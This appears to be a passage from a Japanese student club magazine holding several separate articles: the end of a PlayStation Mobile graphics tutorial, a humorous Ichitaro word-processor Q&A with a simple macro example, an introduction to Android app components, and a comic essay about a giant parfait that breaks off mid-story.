42 行目の `DrawArrays()` では、`DrawMode.TriangleStrip` を指定し、オフセットに 0 を指定、最後の引数に 4 を指定しています。今回、最後の引数の 4 については「描画する頂点数」という説明に留めておきます(厳密には異なります)。この `DrawArrays()` が毎フレーム呼ばれる事によって描画が行われ、スクリーンにはグラフィックスが表示され続けます。

## 3 おわりに

### 3.1 参考資料について

この記事を執筆するにあたり、参考にした書籍について紹介します。

菊田剛「ほか」『PlayStation® Mobile SDK プログラミング入門』, 秀和システム, 2013 (ISBN 978-4-7980-3848-3)

公式サイトは <http://www.shuwasystem.co.jp/products/7980html/3848.html> です。

この書籍は SCE 監修の PSM の入門書で、今回紹介したようなグラフィックスプログラミングのより詳細な内容に加え PSM のクラス構成や付属のデモについての解説が豊富に掲載されています。ドキュメントだけでは理解しにくいアプリ内課金についても触れているので、販売まで考える人にも役立つと思います。

### 3.2 おわりに

この記事では、PSM を用いたグラフィックスプログラミングについて、なるべく分かりやすく紹介しようと心がけました。機会があれば、今度はメモリ節約と高速化について取り上げようと思っています。

くどいようですが、PSM パブリッシャーライセンスは現在無料となっています。この記事を読んで、少しでも興味を持っていただけましたら、是非ともライセンスを取得してみてはいかがでしょうか。

# J○stSystems社員じゃないけど何か質問ある？

## ～WORD一太郎Q&A～

文 編集部 ひだるま

### 1. はじめに

皆さん、「一太郎」という JustSystems<sup>\*1</sup> から販売されている素晴らしいワープロソフトをご存じでしょうか？  
~~え、Microsoft Word があるからいらない？まし、ちょっと表出ろ。~~ 文書の校正能力やルビ振り、縦書きなどに定評のあるソフトウェアです。

皆さんの手にある WORD の記事も一太郎を使って書かれている記事があります。WORD 編集部で使用しているのは「一太郎 2012 承<sup>\*2</sup>」なので、本記事ではこのバージョンに準じて述べていきます。

本記事は「一太郎を使い始めたけど使い辛い」、「コレできないの？」といった声にただの 1 ユーザである筆者が答えたり全力でグダつた結果をお伝えすることを目的としています。今回は編集部員の疑問、質問を採用いたしました。「もっと基礎的なところから教えて」などの声があれば是非アンケートなどにお寄せください。

### 2. 参考

一太郎は大別して 3 種類のパッケージが販売されています。一太郎のみの販売と、周辺ソフトやフォントが付属するプレミアム版、プレミアム版よりも更に豪華な内容となったスーパープレミアム版です。Microsoft Office、Word をお持ちであれば特別優待版を通常版より少し安く購入できますが、学生、教職員であればアカデミック版を購入できるので活用しましょう。

#### 公式サイト <http://www.ichitaro.com/index.html>

ぶっちゃけた話、これから始まる Q&A コーナーのほとんどはここで解決します。が、なぜか標準機能がマル秘テク扱いになっていたり、最新版の紹介を見れば「感太」なる謎機能<sup>\*4</sup> の紹介をしてたりと「コレじゃない感」が溢れた素敵な内容になっております。~~そんなことより SuperPlayRite<sup>\*5</sup> の詳細を載せてやれ。~~

\*1 ATOK (IME の 1 つ) を出している会社、といえばお分かり頂けるでしょうか

\*2 WORD は宗教的に中立な立場を採用しています

\*3 ナンバリングとしては 22、編集部内での愛称は「うけたまわり」。現行の最新版は「玄」、ナンバリングは 23 です

\*4 『最新の「一太郎 2013 玄」の新ツール「感太」は、美しいことば、季節を感じることばを提示し、書き手の発想を支援するツールです。生活、行事、四季折々の言葉や情景を、書いている内容や、そのときの季節にあわせて「感太カード」でおすすめします。』 -公式サイト紹介文より-

\*5 一太郎及び一部 JustSystems 製品で用いられるマクロ言語です。後述

## 一太郎 Q&A 掲示版 <http://miuras.net/taro/>

ユーザ同士で問題の解決を図る掲示板です。~~驚いたことに~~ 現在も稼働しています。

### 3. 編集部員から寄せられた質問、疑問

#### <操作に関して>

##### ヘッダやフッタを直接いじりたいのに、編集画面がないんだけど？

左上の方にあるリボンが「基本編集」になっていることを確認し、メニューの「表示」から「印刷イメージ」を選択するといじりやすい画面が表示されます。そもそも設定の方法が分からぬ、という場合はメニューの「ファイル」→「文書スタイル」→「ヘッダ・フッタ」を選択してください。

改行の前後で、矢印キーの挙動が異なる（具体的には、左キーで上の行に移動できるけども、右矢印キーを連打でどこまでもいく）

仕様です。慣れましょう。

##### フォントサイズがキーボードから変更できない

(Pages では **command** + ; + **Shift** / **command** + **Shift** Microsoft-Word では : **Ctrl** + > / **Ctrl** + <)

自分の指定した範囲の文字列のサイズを変更したい、ということであれば **Shift** を押しながら **↑** で左側に、**↓** で右側に範囲を選択して<sup>6</sup>、選択後 **Ctrl** を押しながら **↑**、**↓** でフォントサイズが変更できます。また、**Ctrl**+**U** でアンダーラインを引いたり、**Ctrl**+**B** でボールド化できます。

ついでに、ツールバーのメニューはマウス操作の他、**Alt** キーまたは **Esc** キーでも操作できるので、キーボードからあまり手を離したくない方はこちらを用いるとある程度ストレスを軽減できるかもしれません。

---

\*6 このときに **↑**、**↓** であると行単位での範囲選択となります

っていうか、基本的にショートカットキーが独自だし、何が起きたのかも分からない時がある

……長い歴史を持つソフトウェア<sup>7</sup>にはよくあることです。EmacsとかVim<sup>8</sup>とか。

「ツール」→「割付」→「キー」から設定できます。既存のショートカットを自分好みにカスタマイズできる他、自分で作成したマクロなどを割り当てることもできます。

**右側のコラム、どんだけ縦長のディスプレイ想定しているんだよ？！**

「基本編集ツールパレット」のことでしょうか。各項目名の右端にある“△”を押すとその項目が項目名を残して格納されるので、使う機能だけを出しておくとよいでしょう。

**右側コラム「段落スタイル」で、フォント（スタイルとサイズ）が、予め設定したものに変更できるのかと思った**

設定した見出しなどのスタイルを保存したければ「段落スタイル」ではなく「スタイルセット」で右クリックまたは右下の「スタイルセット登録」を選択し、保存してください。次回以降同じスタイルを使いたければ「スタイルセット」で保存した設定を「反映」してください。

### ＜図に関して＞

**図が Jpeg 圧縮っぽくなる**

Jpeg や emf などは「図の変更」がその図のディレクトリで選択できるが、Png はよく分からないディレクトリに画像がコピーされているせいか、「図の変更」がめんどくさい  
……。オレにだって…分からぬことぐらい…ある…<sup>9</sup>

**図の編しゅ……あつ（察し**

花子<sup>10</sup>を使いましょう。1からの作成かつ簡単な図であれば一太郎の簡易作図機能を用いてもよいのですが、電子回路図記号などのテンプレートを活用することもできるので重宝します。また、一太郎上で「花子透過編集」のモードを起動すれば、一太郎のページが表示されている上で花子による図形編集が可能です。

---

\*7 <http://www.ichitaro.com/history/>

\*8 まあエディタと比べるのはどうかと思いますが

\*9 な、なんだってー！！

\*10 JustSystems から販売されている統合グラフィックソフト。一太郎のプレミアム版以上であればついてきます

## <その他>

### お好み焼き屋と名前空間が干渉している。メソッドが無かった

筑波大学近くにあるお好み焼き屋さん「一太郎」のことですね。ワープロソフトの方は一太郎きゅん、と呼んであげると愛着も湧いてグッドだと思います。若しくは一太郎承であれば「いちたろう しょう」というように呼称を冗長化して被らないようにしてあげましょう。

### 「承」←読みない

「うけたまわり」「しょう」と読みます。前バージョンは「創」、次のバージョンは「玄」など、最近は単純なナンバリングではなく漢字1字が付いています。ネーミングセンスに関しては筆者は社員ではないのでノーコメントとさせて頂きます。

## 4. SuperPlayRite

共用の計算機では設定を自分好みに変えるのは憚られますし、毎回設定し直すのも面倒ですね。書式設定や先に述べたスタイルセット登録もありますが、一太郎には SuperPlayRite というマクロ言語<sup>\*11</sup>があります。設定や動作をマクロとして保存すればいつでも求める操作を再現できるのです。保存したマクロは変換して持ち出すこともできるので、自分の環境を持ち出して別の計算機の一太郎で用いることもできます。

ドキュメントは「ツール」→「マクロ」内の「マクロバイザー」がほぼ唯一<sup>\*12</sup>の頼りです。花子や三四郎<sup>\*13</sup>といった一部 JustSystems 製品で共通の文法を用いており、連携した動作も可能とかそうでもないとか。一部関数には既に開発終了した JustSystems ソフトウェアのモジュールやライブラリを必要とするものもあり<sup>\*14</sup>、もはや JustSystems 社員も手が出せない疑惑のあるこの言語。WAV ファイルの再生やバイナリデータの読み込みなど、無限の（未来を感じさせない）可能性を秘めたこの言語を誰か極めましょう。筆者には恐らく無理です。

それでは例として、筆者の計算機にインストールされているゲームの実行ファイルを一太郎から起動させるマクロを記述してみます。「表示」→「補助」→「クラシックタイプのメニューを使う」で一太郎のメニューがフルで表示されるようになります。そして「ツール」→「マクロ」→「実行・編集」から「新規」を選択し、適当なマクロ名付けると「JS マクロ編集」というエディタが起動するので、

---

\*11 Microsoft Office における VBA といえば近いでしょうか

\*12 公開されているマクロや公式の「マル秘テク」などもありますが、少なくとも筆者の望むものは得られませんでした

\*13 既に開発終了している Excel 的なソフト。つまり現在は一太郎と花子だ k (ry

\*14 筆者は「メール送信」なる関数を使おうとして、実行には既に開発終了しているメーリングソフトから fullbandlib というライブラリをロードする必要があつて撃沈なんてことがありました

```
1:     System("E:\August\大図書館の羊飼い\BGI.exe")
```

と記述し、保存。再び「実行・編集」から先程作成したマクロを実行すると、ゲームが起動します。やった！… …ええ、それだけです。このマクロでは System()関数の引数に実行ファイルのパスをとり、起動するだけ<sup>\*15</sup>だけなので、保存する必要もないかもしれません。「マクロ」メニューには他に「ステートメント実行」の項が存在するので、数行試す程度であればこちらで十分です。

自分の望む処理がマクロでどう記述すればよいのか分からぬなどの方にオススメしたいのが「マクロ」メニューの「記録開始」です。一太郎上の操作は（ほぼ）SuperPlayRite で記述できるので、行った動作をマクロとして記録することができます。注意点としては、記録されるマクロは一般性を欠き、修正を要することがほとんどだということです。記録モードを終了するには「マクロ」メニューから「記録終了」を選択するか、「マクロ記録」ウインドウの「■」ボタンを押しましょう。

## 5. 最後に

さて、ここまで書いてきてどうかとも思いますが、これを読んで頂いている読者の皆様に一太郎の魅力を十分本記事でお伝えできているとは全く考えておりません。一太郎について皆様が知りたいことがあれば是非是非お寄せください。また、一太郎上級者の方におかれましてはご自身の持てる知識を上から目線でたっぷり語ってくださっても構いません。ああ、でも 1 つだけ。

**正直、一太郎プロンプト<sup>\*16</sup>は使う気になれない。**

---

\*15 ユーザ権限による制限は受けるようです

\*16 [Ctrl]+[P]で発動する一太郎の機能。ここを見て察してください

<http://www.ichitaro.com/prompt/>

# Android 開発入門 準備編

文 編集部 葡萄酒

この連載では、スマートフォン向け OS である Android 上で動作するアプリケーションを開発する方法を紹介します。扱う Android のバージョンは、Android 4.x 系（API Level<sup>\*1</sup> 14 以上）の環境を想定していますが、それ以前のバージョンでも問題なく動作すると思います。

今回は準備編ということで、Android 開発のための基礎的な知識を重点的にまとめます。そのため、具体的なプログラムはほとんど登場せず抽象的な話ばかりが暫く続きます。ご了承ください。

## 1 準備

### 前提知識

一般的な Android アプリケーションは Java で書かれるため、Java の知識がある程度必要になります。この記事では尺の都合上、Java についての解説は飛ばすので、わからない部分は気合もしくは啓示などで適宜解決してください。また、Android 向けの標準ライブラリは、Oracle が提供する一般的な JDK のそれとは若干異なります。そのためドキュメントを参照する際は、Oracle のリファレンスではなく、Android Developers サイト<sup>\*2</sup> にあるものを参照するようにしましょう。これを忘れると、思わぬ落とし穴に落ちてしまう危険性があります。

### 準備するもの

#### Android 向けの IDE（統合開発環境）

「俺は何が何でも（vim | Emacs）を使うんや！」という過激派を除けば、お気に入りのエディタを差し置いてでも素直に IDE を使うべきです。デバッガやログ監視など、IDE の利点は数えきれません。ここは大人しく便利なツールに流れときましょう。

おそらく一番メジャーな IDE は Eclipse ですが、個人的な好みから言うと IntelliJ IDEA<sup>\*3</sup>がオススメです。動作はそれなりに軽快ですし、気が効いた配慮が細かい部分に見受けられる素晴らしい IDE です。一度 IntelliJ IDEA に慣れてしまうと、もう Eclipse には戻れないでしょう。

また、Google が IntelliJ IDEA をベースにして開発を続けている Android Studio<sup>\*4</sup> なる IDE のプレビュー版が公開されています。少し触ってみた感じだと IntelliJ IDEA と大して変わらないので、今はまだ本家を使っておけば良いと思います。

<sup>\*1</sup> 要は使える機能（ライブラリ）のレベル。機能が追加される度に数字が上がり、OS のバージョンが異なっていても API Level が同じなら同じ機能が使える。

<sup>\*2</sup> <http://developer.android.com/reference/packages.html>

<sup>\*3</sup> <http://www.jetbrains.com/idea/>

<sup>\*4</sup> <http://developer.android.com/sdk/installing/studio.html>

## Android SDK の導入

Android アプリケーションを開発するにあたって必要となる SDK を導入しましょう。方法はいくつかあるのですが、Mac を使っているなら Homebrew から入れるのが手軽かと思います。細かい部分はプラットフォームによって千差万別なので、詳細な解説は見送ります。適当にググってください。

### 適当な Android 端末

Android SDK にはパソコンの画面上で動作を確認できるエミュレータが同梱されているのですが、動作が重くかなりのスペックを要求します。実機があるなら、検証にはそちらを使うほうが賢明でしょう。筆者は主に SAMSUNG 製の Galaxy Nexus を開発に用いています。古い Android 端末は最新のアップデートに追従していない可能性があるため、対象とする OS のバージョンが提供されている端末を選ぶ必要がある点には注意しましょう。

余談ですが、Mac と Android 端末を接続する際には MTP (Media Transfer Protocol) の Mac 向けクライアントである Android File Transfer<sup>\*5</sup> という Google 製のアプリケーションを使うのですが、これが箸にも棒にもからないゴミ実装になっていて、Android 端末をつなぐたびに Mac が 10 秒くらい固まって操作を受け付けなくなります。幸い Windows では MTP デバイスではなく大容量 USB ストレージとして認識されるので、短気な方は Windows を使うと良いでしょう。

## 2 Android アプリケーションの構造

実際にアプリケーションの開発をはじめる前に、理解しておくべき Android アプリケーションの仕組みや構造などを紹介します。ここでは前述のとおりサンプルコードはあまり載せませんが、後々の章で必要になる知識なので頭の片隅に置いておいてください。

### Activity と Service

Android アプリケーションは、一般的な Java アプリケーションのように Swing などを用いて UI を実装するのではなく、画面描画やバックグラウンドプロセスの雛形として用意された基底クラスを拡張して実装を行います。画面描画を行うコンポーネントは **Activity** と呼ばれ、ディスプレイに表示される画面は **Activity** クラスを継承して作られています。また、バックグラウンドで動作する処理を実現するコンポーネントは **Service** と呼ばれ、長時間に渡るブロックが発生するネットワーク通信や、延々とループし続ける必要がある位置情報の取得など、非同期的に実行される処理を記述することができます。これらのプロセスをひとつのアプリケーションとして束ねるものとして **Application** があり、この **Application** オブジェクトを通じて **Activity** や **Service** の間でデータを共有することができます。

### Activity

**Activity** クラスには `onCreate()`, `onDestroy()` などのコールバックメソッドが幾つか用意されており、これらを継承して **Activity** の実行すべき処理を記述していきます。これらのメソッドは呼び出される順番が決まっており、この一連の流れを **Activity** のライフサイクルと呼びます。具体的なライフサイクルの順序は次の図<sup>\*6</sup>のとおりです。

\*5 <http://www.android.com/filetransfer/>

\*6 <http://developer.android.com/reference/android/app/Activity.html> より引用。




図 1: Activity のライフサイクル

この中で特に重要なものは、`onCreate()`, `onResume()`, `onPause()` の 4 つです。Activity を起動する（プロセスを立ち上げる）と、まず最初に `onCreate()` メソッドが呼び出され、この中で UI の配置やリソース（例えばカメラへのアクセス）の確保などの初期化処理を行います。これが終わると `onStart()`, `onResume()` が同じように呼び出されるのですが、この 3 つは何が違うのでしょうか。

実際のところ、初めて Activity を起動した��に関しては、どれに処理を記述したところで大した差はありません。しかし、Activity が初期化されたあとで別の Activity に遷移し、もう一度元の Activity に戻ってきた時には違いが生じます。Android は一旦起動した Activity をメモリにキャッシュするので、2 回目以降の起動では、大半の初期化処理は不要になります。そのため、キャッシュが残っている限り、Activity の再開は `onCreate()`, `onStart()` を飛ばして `onResume()` から初期化処理が始まる仕組みになっています。つまり、一度だけでいい初期化処理は `onCreate()` に、毎回初期化したい処理は `onResume()` に書き分けることで、初期化のオーバーヘッドを減らすことができるのです。とは言え Android のメモリは無限ではないので、大きくメモリを消費するようなアプリケーションを起動すると、キャッシュ済みの Activity がごそり消滅することがあります。その場合は初回起動と同じように `onCreate()` から順に呼び出されます。このあたりの挙動について仕様のようなものは特になく、Android の気分次第で Activity が謎の死を遂げることもあるため、迷ったら取り敢えず `onResume()` に記述しておくと安全です。

Activity の停止・終了に関しても同様に、`onPause()`, `onStop()`, `onDestroy()` の順にメソッドが呼び出されていきますが、こちらも `onPause()` に全部処理を書いてしまっても問題ありません。むしろ、ここで注意すべきは `onDestroy()` に終了処理を記述してはいけないということです。`onCreate()` の場合とは違い、Activity の終了後に `onDestroy()` が呼ばれるタイミングは完全に Android の気分次第です。明示的に `onDestroy()` を呼び出す方法は殆どありません。リソースの解放処理などをここに書いてしまうと、いつまでたっても開放されずに悲惨なことになる危険性があるため、基本的に `onDestroy()` を使う必要はありません。

## Service

### Service と Thread

Service は Activity のバックグラウンドで非同期的な処理を実現するためのコンポーネントです。Service には何種類かの利用方法がありますが、ここでは比較的簡単に利用できる Bounded Service について説明します。Bounded というのは、ある Activity に bind された、つまり特定の Activity とのコネクションを持つ Service という意味です。`bindService()` した Activity では、実行が始まった Service オブジェクトを取得することができ、このオブジェクトに対してメソッドを呼び出すことで処理を実行させることができます。イメージとしては Thread の生成に近いものがあり、それぞれ「`bindService()` を呼び出す」は「Thread オブジェクトを生成する」、「メソッドを呼び出すことで処理を実行させる」は「`Thread#start()` を呼び出す」に相当します。

Thread と違う点としては「複数の Activity から bind できる」「メインスレッド（UI を描画しているスレッド）で実行される」の 2 つです。前者については、例えば音楽プレイヤーを例に考えると、音楽を再生している Service に対して「プレイヤー画面」「端末のロックスクリーンにある操作パネル」「通知領域にある操作パネル」などからそれぞれアクセスできるような構造を考えると利点が分りやすいと思います。


一方、後者については一見不可解で理解しがたい仕様です。Service が実行されるのはあくまでメインスレッドであり、例えば長時間処理がブロックするような作業を始めてしまうと、UI もブロックされて操作不能に陥ってしまいます。このような処理を行う際は、Service の中で別のスレッドを生成して、そちらで実行する必要があります。これは Android で言うところの Service というコンポーネントが、一般的なコンピュータにおける「サービス」という考え方と異なっているためです。ここでは、Android の Service とはあくまで「ワーカースレッドを管理するラッパーのようなもの」だと思ってください。

### Service のライフサイクル

Bounded Service にもライフサイクルが存在しますが、Activity に比べてはるかに単純です。初回起動時にはまず `onCreate()` が呼ばれ、次に `onBind()` が呼ばれます。既に起動されている Service に、新たに別の Activity から bind する際は `onBind()` だけが呼び出されるため、「サービスとして必要なリソース」は `onCreate()` に、「コネクションごとに必要なリソース」は `onBind()` に記述すると良いでしょう。詳細は次の図を見て下さい\*7。

---

\*7 <http://developer.android.com/guide/components/services.html> より引用。



基本的には `onCreate()`, `onBind()` メソッドの中で Service に必要なリソースを揃えて、Activity から実際に処理を行うメソッド（例として、ここでは `start()` メソッドとします）が呼び出されるまで待ちます。`start()` メソッドにはスレッドを生成し、非同期的に実行したい処理を記述しておきます。こうすることで、実際に `start()` メソッドが呼び出されると、処理がメインスレッドから切り離されて実行されます。

Service から必要な分の恩恵を受け終わった Activity は `unbindService()` を呼び出し、Service とのコネクションを破棄します。こうして次第にコネクションが少なくなつていき、最後のコネクションが終了した時に Service は終了し、`onUnbind()`, `onDestroy()` が呼び出されます。

### Service の寿命

一般的に Android では、Service は Activity よりも優先度が低く設定されています。例えば、ある Activity から起動した Service が実行中のときに、非常に負荷の高い Activity が前面に来ると、起動済みの Service が Android によってたとえワーカースレッドが実行中であろうとも問答無用で殺される場合があります。この無慈悲な所業を回避する方法もあるのですが、一般的なアプリケーションで用いるサービスは、途中で Service が突然死することも想定に入れてリソース管理を実装する必要があります。

## Permission

端末の機能（例えばネットワーク通信、端末固有番号や電話帳の取得、GPS ロケーションなど）を利用する際には、あらかじめ「このアプリケーションは端末のこういう機能を利用しますよ」という権限（Permission）が必要になります。これは Google Play から新たにアプリケーションを導入する際に表示される以下の様なリストの内容に相当します。

## アプリの権限

Google カレンダーに必要な権限:

### ネットワーク通信

ネットワークへのフルアクセス

### アカウント

Google Mail, この端末上のアカウントの使用, アカウントの追加と削除

### システムツール

同期のON/OFFの切り替え, 登録したフィードを書く, 端末のスリープを無効にする

### 個人情報

カレンダーの予定と機密情報を読み取る, 所有者に通知せずに、カレンダーの予定の追加や変更を行い、ゲストにメールを送信する, 連絡先の読み取り

すべて表示



[同意する](#)

Android では `AndroidManifest.xml` という XML ファイルにアプリケーションのメタデータを記述するのですが、この Permission を書き加えるのを忘れる、一見して Permission が原因とは判別できないような不可解なエラーメッセージが表示されることがあります。アプリケーションに新たな機能を実装したのに何故か動かない、といった場合は Permission をチェックしてみましょう。

## Intent

Android では、Activity をまたいだイベント（主に画面遷移）を通知するために、**Intent** という仕組みを用意しています。これはあまり他の OS には見られない機能ですが、シンプルながら非常に強力なシステムです。Android アプリケーションを書く上では避けては通れない機能なので、ここでしっかりと理解しておきましょう。Intent には大きく分けて次の 2 つの種類があります。

### Explicit Intent

イベントを通知する先の Activity を明示的に指定する Intent です。例えば「アプリケーションのメイン画面から設定画面に遷移する」など、行う遷移が明確な場合は **Explicit Intent** を利用します。これは、遷移先の Activity 名が完全に判っている場合、つまり同一のアプリケーション内での遷移に使われるのが一般的です。別のアプリケーションを立ち上げる場合には、次に説明する **Implicit Intent** を用います。

### Implicit Intent

あるデータを他の不特定の Activity に処理してもらう際に利用する Intent です。この**Implicit Intent** のデータは、主に URI の形で受け渡されます。例えば「<http://example.com/> という URI を処理してほしい」という Intent を通知先を指定せずに投げると、あらかじめ Android にインストールされているアプリケーションのうち「僕はスキーマが <http://example.com/> の URI を処理できるよ！」という宣言をもつアプリケーション（主にブラウザ）などがこぞって挙手します。こ

の「xxx という URI を処理できるよ<sup>\*8</sup>！」という宣言のことを **Intent-filter** と呼び、これも `AndroidManifest.xml` に記述します。

既に Android を使ったことのある読者の方は、このような画面を見たことがあるでしょう。これは Implicit Intent に呼応して、適合する Intent-filter を持つアプリケーションが挙手している画面です。



また、画像ビューアなどの「共有」パネルで列挙されるアプリケーション一覧なども、この Intent-filter を用いて生成されています。

### 3まとめ

ここまで Android アプリケーションを開発する上で必要となる基礎的な知識をざっと眺めてきました。Android は端末の性能が限られているがゆえに、Unix や Windows 向けのアプリケーションとは一風変わった仕様や制約が課せられている部分も多々ありますが、普段使っている携帯端末で自分が書いたアプリケーションが動くというのはなかなか便利なものです。次回からは実際にプログラムを書いて、ある程度の機能を備えたアプリケーションを開発していきましょう。

---

<sup>\*8</sup> 実際には URI だけでなく action や category というフィルタも併用することで、より精密な記述ができるようになっている。

# 孤独×13のグルメ

~茨城県つくば市二宮洋食屋のシンデレラパフェ~

文 編集部 ジオン

## 1 序章

「ジオにやんもシンデレラパフェ食いにいかない？」

私がみみずのひもの氏に誘われたのは春 AB モジュールテスト直前、データ構造とアルゴリズム実験の時間だった。

「シンデレラパフェって、例のでかいやつか」

シンデレラパフェ、噂には聞いたことがある。確か全長 120 センチほどもある超巨大パフェだとか。みみず氏の話によるとテスト明けの週末、編集部 OB のらふにん氏主催でシンデレラパフェを食べに行くらしい。そういえば去年の夏休みも編集部のメンバーでシンデレラパフェを食べに行ったという話を聞いた。毎年の恒例行事なのだろうか。それは置いとくとして、とにかく私もシンデレラパフェにお目にかかる機会を得たわけだ。せっかくなので参加する旨をみみず氏に伝えた。人生初の巨大パフェ、どのようなものか楽しみだ。私はテスト明けを楽しみにしつつ、課題に取り組んだ。

## 2 実食、シンデレラパフェ

—— 7月6日 10時50分

私はウエストハウスという料理店の前にいた。ウエストハウスに来店したことのない私はてっきりデザート専門店かと思っていたが、洋食もやっているらしい。看板に「1982年創業の老舗」と書いてあるが、31年は老舗と言えるのだろうか。それにしても11時開店にも関わらず、店の前にすでに何組かの客が待っているのをみると、繁盛しているということはわかる。

この日集まった編集部員は私も含め13人。主催者のらふにん氏曰くこの人数なら余裕らしい。

—— 11時

開店。予約しているためすぐ席に案内される。席に着くと店員から1枚の紙が渡される。どうやら同意書のようだ。巨大パフェを注文したのだから、食べ残しをした場合ペナルティが生じるなどといったものではないのかと思ったが、同意書には「パフェの容器は壊れやすいので触らないこと」、「パフェから落ちたクリームなどで衣服が汚れても店側は責任を負えない」という2点しかなかった。それなら同意書ではなく、注意などでもいい気がするが、同意書とするあたりイベントチックで面白い。

主催兼代表のらふにん氏が同意書にサインするとついにシンデレラパフェが運ばれてくる。店の奥から姿を現したそれは、グラス部分だけでも高さ 60 センチ、さらにその上に 60 センチ以上のクリームとアイスの塊が乗っている。でかい、確かにでかい。120 センチは伊達じやない。テーブルの上に降臨したそれは圧倒的存在感を持って我々を「完食してみろ」と威嚇している。その存在感に一役買っているのが飾り付けである。なんとも大胆、大味、雑。パンが……貼ってある。果物も……付

着している。ポッキーが……突き刺さっている！！パフェといえばアイスやクリームが綺麗に盛つてあるというイメージだが、これはブロック状のアイスを積み上げて、さらにクリームを塗ったという言い方がしつくりくる。どこにシンデレラ要素があるのだろうか。どちらかと言えばメトロン星人<sup>\*1</sup>に近いと思う。

シンデレラ要素についての考察はさておき、とにかくまずは記念撮影だ。私はカメラを手に取る。他の編集部員も各々カメラやスマートフォンを取り出し、撮影を始めていた。店内の客はもちろん我々だけではない。他の客も巨大なパフェの登場が気になるようで、こちらに視線を向けている。中には写真の撮影をさせて欲しいと願い出る人もいた。目立つのあまり好きではないが、ものがものなだけに仕方が無い。私はカメラのシャッターを切った。

—— 11 時 5 分

混み時だからかわからないが、90 分以内に食べなければいけないと店員に言われたため、もたもたしている暇はない。記念撮影を終えるとすぐにパフェの解体に移る。パフェを食べるのに解体という言葉がでてくるのはどうかと思うが、シンデレラパフェ経験者が解体というのだからそうなのだろう。実際、真っ先にパフェの表面に埋もれているパンや果物、ポッキーを全て小皿に移し、積み上げられたアイスクリームのブロック毎にパフェを切り分けていくというのはまさしく解体という言葉がふさわしい。ナイフ



シンデレラパフェ(左)とメトロン星人(右)。似てるよね……？



パフェ……？

---

\*1 ウルトラマンセブン第8話「狙われた町」に登場する宇宙人。画像は Amazon より

を使い切斷しようとすると、自重により倒壊する恐れがあるため切斷役の他にも編集部員達がスプーンを手に取りパフェを支える。力と慎重さが求められる作業だ。

男達の手によってパフェのグラスより上の部分が三分割され、そのうちの一塊が私の座っているテーブルに置かれる。クリームとアイスクリームの甘い匂いがテーブル中に広がる。パフェのために朝から何も食べていなかつた私はその匂いに急かされながら、ナイフで自分の分を切り分けようとする。しかし、想像以上にアイスがかたい。なんだかなあ、と思いながらも力一杯ナイフを押し込み、自分の皿にアイスを乗せた。この時気づいたが、パフェに使われているアイスクリームはバニラ、チョコ、ストロベリーの3種類。私はまずは定番のバニラからいただくことにする。スプーンですくって一口。

うん、うまい。

ハーモンダッツのようなあからさまな高級感は感じないが、砂糖の甘みの他にもミルクの甘み、バニラの香りがしてとても良い。そしてなによりこの美味しいアイスクリームが目の前に大量にあるという状況が幸せだ。私はアイスクリームを次々と口に運んでいった。

—— 11時25分

「焼き肉食いてえ……」

思わず私はつぶやいた。

あれから何グラムアイスクリームを食べ続けたのだろうか。スーパーカ○プでいうと6個ぐらいか。私の手は止まっていた。飽き、だ。自分のことを甘党だと思っていたが、どうやら思い直さなければならないらしい。バニラ、チョコ、ストロベリーをある程度食べたらそれなりに満足してしまった。満足してもなお食べ続けていると、だんだんと口がアイスクリームを拒否しているのがわかる。舌が甘さ以外の味覚を求めているのがわかる。胃が固形物を求めているのがわかる。口に入れたものが喉まずして溶けていく感覚がとても辛い。歯が固形物を咀嚼してくれと主張する。

他の客のテーブルに目をやると、ハンバーグやスープなどが並んでいるのだから、またこれが辛い。肉が、香辛料が目の前にあるというのに私は食べることが出来ないというのがもどかしい。とにかく変化球をはさみたい。

そうだ、コーヒーゼリーがあるじゃないか。シンデレラパフェの下半分、グラスの中身は全てコーヒーゼリーだ。コーヒーゼリーには苦みがある。私はコーヒーゼリーをすぐって自分の皿にいれる。ゼリーのわりに弾力があるなと思ったのが第一印象だ。苦みがあればアイスクリームの飽きを軽減することができるんじゃないかな？私は期待を持ってコーヒーゼリーを口に投入する、

が……駄目っ！

たしかに苦い！が……駄目っ！甘みが含まれている……砂糖がはいっているのがわかるっ！この時私の舌にとっては、コーヒーゼリーの控えめな甘ささえ絶対の対象っ！思いのほか弾力があったとはいえ、所詮はゼリーっ！少し噛むだけで崩れるっ！固体物といえば固体物だが……全くの期待外れっ！暗闇を彷徨う中で見つけた一筋の光……、出口かと思って追いかけていくと……、炎っ！自らを焼き尽くす地獄の業火っ！希望は一瞬にして絶望へと変わり、その身を燃やしていくっ！

決して美味しいといふわけではない。しかし、甘みの供給過多を起こしている私にとって新たな甘みの追加は火に油を注ぐようなものだった。

—— 11 時 30 分

「ハンバーグ食いてえ……」

